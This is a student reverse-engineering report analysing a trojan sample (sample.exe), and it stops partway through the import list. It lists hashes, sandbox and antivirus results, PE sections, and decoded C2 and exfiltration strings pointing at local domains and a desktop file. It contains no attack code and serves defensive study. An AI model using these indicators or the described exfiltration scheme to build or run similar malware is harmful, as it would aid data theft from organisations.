Dynamic analysis Report

Nihangchha Rai

BSc. (Hons.) -Ethical-hacking and Cyber security

Softwarica College of IT and E-commerce, Coventry University

ST6052CEM: Reverse Engineering

Mr. Samip Pokharel

August 20, 2024

Table of Contents

Table of figures

Overview of malware

SecureFunds Inc. suffered a data breach because attackers embedded malicious code into a third-party software used in the company internal development environment. Once the compromised application was updated, the malware activated and established a connection with a remote server to receive its instructions and sending a request for information. It then waited for a response and verified that the server had responded correctly. When the server went down, the virus retrieved a file on the organization desktop that contained sensitive information of organization. Hacker tries to steal the data had been encoded by using a certain technique and needed to be decoded for use later on. The malicious program established a new network connection and requested their own server and transfer the encode data into their own server which helps them to exfiltrate file of organization.

This breach went unnoticed until a routine audit revealed abnormal network traffic patterns and unauthorized data transfers to an external server by the time the attackers had already caused significant damage, leading to financial losses, regulatory scrutiny, and a loss of customer trust.

This type of attack also knows as ‘DNS tunneling’.

Preliminary analysis

File Information

File information was extracted by using different tools and techniques as we can see below,

Initial properties inspection to get basic info such as size, date created and accessed

Figure 1: Metadata of 'sample.exe'




Figure 2: Using DIE tool file analysis




Figure 3: Sha256 hash of "sample.exe file using DIE




Figure 4: Entropy analysis using DIE to Detect Packed or Encrypted Malware




Figure 6: Memory map of different section





Figure 5: Detailed Virtual raw size



Malware Online Presence

As part of our analysis, we investigated whether the malware sample (sample.exe) had been previously identified and reported on the internet. To do this, we utilized 'VirusTotal' and 'Cuckoo', a widely recognized online service that aggregates data from multiple antivirus engines and a sandbox environment that dynamically analyze.

After uploading the sample.exe to 'VirusTotal' and 'Cuckoo', it was scanned against numerous antivirus databases. The results showed that various of antivirus engines detected the file as malicious with the hash value of the file which serves as a unique identifier, allowing us to track any previous reports or related samples in various threat intelligence databases.

Figure 7: Result of 'sample.exe' upload in virustotoal'





Figure 8: Detail information of 'sample.exe' produced by 'virustotoal'



DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 6

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Basic properties

MD5	b2c2da36dedaa4428bcf8fa15bb5a9ad
SHA-1	7ef5cc005203ef00d479211d8a9277e3a888192e
SHA-256	f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
Vhash	0150776d155c0d5d1dbz1731lz1fz
Authentihash	757115f09bcc85addfd6a76d670d2890516ee450a28a3dfed93b62985db6144c
Imphash	aace71b4596556dc5194d2689cc908e1
SSDEEP	1536:tgoohQsgZFWcDncj4gg+IhEASPwgGsjjpzP8lPqJ9+DXmjPAbw5jduGr:tgorEcDncsg4MjjpDlPq3+XQAUuG
TLSH	T1F9C35A21CD03E0B6CC233A718CC3F4BFC6699D4049A2CD84EADD4F559E6317665DEAA2
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
TrID	Microsoft Visual C++ compiled executable (generic) (32.2%) | Win64 Executable (generic) (20.5%) | Win32 Dynamic Link Library (generic) (12.8%) | Win16 NE executab...
DetectItEasy	PE32 | Compiler: Nim
Magika	PEBIN
File size	120.50 KB (123392 bytes)

History

Creation Time	2022-01-29 17:39:03 UTC
First Submission	2024-06-22 06:07:25 UTC
Last Submission	2024-08-16 17:05:31 UTC
Last Analysis	2024-08-16 14:47:37 UTC

Figure 9: Information produced by Cuckoo sandbox



Summary

File *sample.exe*

Summary Download Resubmit sample

Size	120.5KB
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
MD5	b2c2da36dedaa4428bcf8fa15bb5a9ad
SHA1	7ef5cc005203ef00d479211d8a9277e3a888192e
SHA256	f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
SHA512	Show SHA512
CRC32	4B90F01E
ssdeep	None
Yara	• network_udp_sock - Communications over UDP network • network_tcp_socket - Communications over RAW socket • network_dns - Communications use DNS

File has been identified by 9 AntiVirus engine on IRMA as malicious (9 events)

G Data Antivirus (Windows)	Virus: Gen:Variant.Fragtor.588033 (Engine A)
Avast Core Security (Linux)	Win32:MalwareX-gen [Trj]
C4S ClamAV (Linux)	C4S.MALWARE.SHA256.AUTOGEN.58704813.UNOFFICIAL
F-Secure Antivirus (Linux)	Trojan.TR/Casdet.xrlre [Aquarius]
Windows Defender (Windows)	Trojan:Win32/Casdet!rfn
Microsoft Defender ATP (Linux)	Trojan:Win32/Casdet!rfn
eScan Antivirus (Linux)	Gen:Variant.Fragtor.588033(DB)
ESET Security (Windows)	a variant of Generik.KWCULJY trojan
Bitdefender Antivirus (Linux)	Gen:Variant.Fragtor.588033

String Hypothesis:

Strings	Socket ,connect
	getaddrinfo
	@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw
	@200 OK
	@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB
	@axuxtxhx.xnxsx.xlxoxcxaxlx
	@Desktop\cosmo.jpeg
	Sendto , recvFrom

Upon removing certain characters from above table string:

- '@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw' removing 'w' we get '@http:://heyy.yooup.plocall'
- **'**@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB' removing 'B' we get '@.cosmosfromrobotsemiprobium.local
- **'@**axuxtxhx.xnxsx.xlxoxcxaxlx' removing 'x' we get '@auth.ns.local


The malware appears to establish communications with external domains and local network services with the help of ‘socket’, then the ‘getaddrinfo’ used for resolving IP address likely for command and control (C2) and exfiltration of Desktop\cosmo.jpeg data. And other contained domain indicates potential to be sending data and receiving ‘200 OK’from HTTP server through ‘sendto’ and ‘recvFrom’ string. This functionality allows attackers to control the infected system, download additional payloads or exfiltrate sensitive information.

Sandbox Testing

To gain deeper insights into the behavior of the sample.exe malware, we conducted a sandbox analysis using Cuckoo, an advanced malware analysis system that allows for the dynamic execution and monitoring of suspicious files.

This process involved running ‘sample.exe’ in an isolated environment where it monitored behavior, including any file modifications, network activity, process creation, and registry changes. This approach enabled us to observe the malware’s interactions and detect any malicious activities without risking our main systems.

Figure 10: Static analysis by Cuckoo



Static Analysis

Static Analysis Strings Antivirus IRMA

PE Compile Time

2022-01-29 19:39:03


PE Imphash

aace71b4596556dc5194d2689cc908e1

Sections

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
.text	0x00001000	0x00019b14	0x00019c00	6.38335582292
.data	0x0001b000	0x000000a0	0x00000200	1.52972483164
.rdata	0x0001c000	0x000033f0	0x00003400	5.14887325065
.bss	0x00020000	0x0000bff4	0x00000000	0.0
.idata	0x0002c000	0x000007f4	0x00000800	5.09418150665
.CRT	0x0002d000	0x00000034	0x00000200	0.284307417659
.tls	0x0002e000	0x00000008	0x00000200	0.0

Figure 11: List of DLL and its API used in 'sample.exe'



Imports

Library KERNEL32.dll:

- 0x42c180 DeleteCriticalSection
